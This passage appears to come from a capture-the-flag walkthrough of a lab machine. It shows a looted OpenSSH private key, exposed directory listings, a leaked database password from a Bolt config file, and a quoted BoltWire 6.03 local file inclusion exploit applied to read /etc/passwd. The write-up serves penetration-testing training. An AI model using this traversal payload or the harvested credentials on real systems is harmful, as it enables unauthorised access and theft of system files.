AM0CNiXVmgCGdLg0yBIv8lFIjYxswxTRkNzKYSagEZQNFCf+0H1cZcXKCK8z9a2NvBkQ/b
rGvuoZuIjGqGvMP3Ifdma7PsG3A8GNOgWnl9YuMgc4r2WulsQVLVEJGIJjap71oNwGCUud
T1Ou2tVn7Cf0T/NmuRmh7VUkTagDMf3u5X+UIST5Sv8y2y9jgR4x92ZL+AY968Pif1devc
753z+GL7eWfbNqd+TJfxPdh82EqE5cmN/jYOKc0D1MC2zVChNCVWQYf4uVQ0L/XOXQXnFT
hWdHfnf/SXos28dSM7Kx6B3jmeZQ60vk0Apas0D9gLz5xZ9GCb0Dwwka4dBSw57cwBbB3E
PKXqJFks2ZnkyVL1W8u6ovnkpcqQz1mxr42zdC52Jc30NYww7H2G7v7FYKtf6tEyzeXG2+
rcZwO4evWbV158rzrA4ibsGRn8+PM86LI/7T5/Y5pc2T+TAaDjKLRZ0Dtv5nMvHpigqDu4
+e/eQk9dTmMPv9jbqcHeRo7N/Q8EC4vtXj/pCPydB5lYw/GMb8Bq5opXzADx0n4zDLtGDC
LHcAIF6FMa+kLQHKvG1fDIK2xpLz+HxYCYTS/UAVRtWAdzQ29uG8zFAopGoQGbNA+caq7z
iLUBEWHXJktNenIrfF3rqB3m8SNyNIn+MQS3LIakhlHAqXMIWU2pQE/0tF+V8xuKRpZvw/
gdhLfAhm2gZMQzOe1cXWhKmtEQUntPdPAyfOTZcUtcs/pKNEjNTz5YnhQqnDbAh5x46UgZ
q4xpWBvdz0v8qwF6LXLdPBEcT4TOg=
-----END OPENSSH PRIVATE KEY-----

┌──(root㉿kali)-[/tmp/nfs-dev]
└─# 
```

apache/80:

I believe Bolt is the name of the framework used to built the website.

A lot of important information being disclosed here.



Bolt - Installation error

You've (probably) installed Bolt in the wrong folder.

It's recommended to install Bolt outside the so-called web root, because this is generally seen as 'best practice', and it is good for overall security. The reason you are seeing this page, is that your web server is currently serving the incorrect folder as 'web root'. Or, to put it the other way around: This file should not be visible.

The current folder is: `/var/www/html/`.

The best and easiest fix for this, is to configure the webserver to use `/var/www/html/public/` as the 'document root'.


Alternatively, move everything 'up' one level. So instead of extracting the `.zip` or `.tgz` file in this folder, extract it in `/var/www/` instead. If you do this, you must edit the `.bolt.yml` file as follows, so it use the correct folder.

```
paths:
    web: "%site%/html
"
```

TIP: copy this snippet *now*, because you won't see it anymore, after moving the files.

If these options aren't possible for you, please consult the documentation on Installing Bolt, as well as the page on Troubleshooting 'Outside of the web root' .


- Bolt documentation - Setup / Installation
- Bolt documentation - Troubleshooting 'Outside of the web root'
- The Bolt discussion forum
- IRC, Slack or Twitter - Bolt Community



Not Found

The requested URL was not found on this server.


Apache/2.4.38 (Debian) Server at 192.168.163.135 Port 80



Index of /src/Site

Name	Last modified	Size	Description
Parent Directory		-	
CustomisationExtension.php	2018-08-25 14:32	470	


Apache/2.4.38 (Debian) Server at 192.168.163.135 Port 80



Index of /app

Name	Last modified	Size	Description
Parent Directory		-	
cache/	2024-07-13 22:55	-	
config/	2024-07-13 22:55	-	
database/	2024-07-13 22:55	-	
nut	2020-10-19 12:40	633	


Apache/2.4.38 (Debian) Server at 192.168.163.135 Port 80



Index of /app/config

Name	Last modified	Size	Description
Parent Directory		-	
config.yml	2021-06-01 15:38	21K	
contenttypes.yml	2021-06-01 10:12	12K	
extensions/	2020-10-19 12:51	-	
menu.yml	2021-06-01 10:12	672	
permissions.yml	2021-06-01 10:12	8.3K	
routing.yml	2021-06-01 10:12	3.4K	
taxonomy.yml	2021-06-01 10:12	793	


Apache/2.4.38 (Debian) Server at 192.168.163.135 Port 80



```
# Database setup. The driver can be either 'sqlite', 'mysql' or 'postgres'.
#
# For SQLite, only the databasename is required. However, MySQL and PostgreSQL
# also require 'username', 'password', and optionally 'host' ( and 'port' ) if the database
# server is not on the same host as the web server.
#
# If you're trying out Bolt, just keep it set to SQLite for now.
database:
    driver: sqlite
    databasename: bolt
    username: bolt
    password: I_love_java

# The name of the website
sitename: A sample site
payoff: The amazing payoff goes here

```


Potential Local Username: bolt ; Password: "I_love_java".

apache2/8080 -



PHP Version 7.3.27-1~deb10u1

System	Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-dom.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-intl.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mbstring.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-simplexml.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sqlite3.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini, /etc/php/7.3/apache2/conf.d/20-wddx.ini, /etc/php/7.3/apache2/conf.d/20-xmlreader.ini, /etc/php/7.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.3/apache2/conf.d/20-xsl.ini, /etc/php/7.3/apache2/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled



BoltWire

Welcome

Your website has been successfully setup!

To learn more about using BoltWire, take our quick **welcome tour** online.

Want to get more involved in our community? Join our **mailing list**. Bug reports, feature requests, and suggestions for code improvement are all welcome.


Welcome

Thank you for using BoltWire!

Lets search for BoltWire exploits, and see if there are any. BoltWire is most likely to be the framework the website was built. And, we have seen it before that there is a database, and the Bolt Installation Error page on port 80.

```
# Exploit Title: BoltWire 6.03 - Local File Inclusion
# Date: 2020-05-02
# Exploit Author: Andrey Stoykov
# Vendor Homepage: https://www.boltwire.com/
# Software Link: https://www.boltwire.com/downloads/go&v=6&r=03
# Version: 6.03
# Tested on: Ubuntu 20.04 LAMP


LFI:

Steps to Reproduce:

1) Using HTTP GET request browse to the following page, whilst being authenticated user.
http://192.168.51.169/boltwire/index.php?p=action.search&action=../../../../../../../etc/passwd

Result

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
[SNIPPED]
```


We just have to be authenticated as any user. The website allow us to register for a user with no problems.


192.168.163.135:8080/dev/index.php?p=action.search&action=../../../../../../../etc/passwd
cs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Netcat Shell Stabilizati...
WELCOME
REGISTER
SETUP!
ADMIN
search | print | logout

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:
/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run
/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run
/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin
/nologin
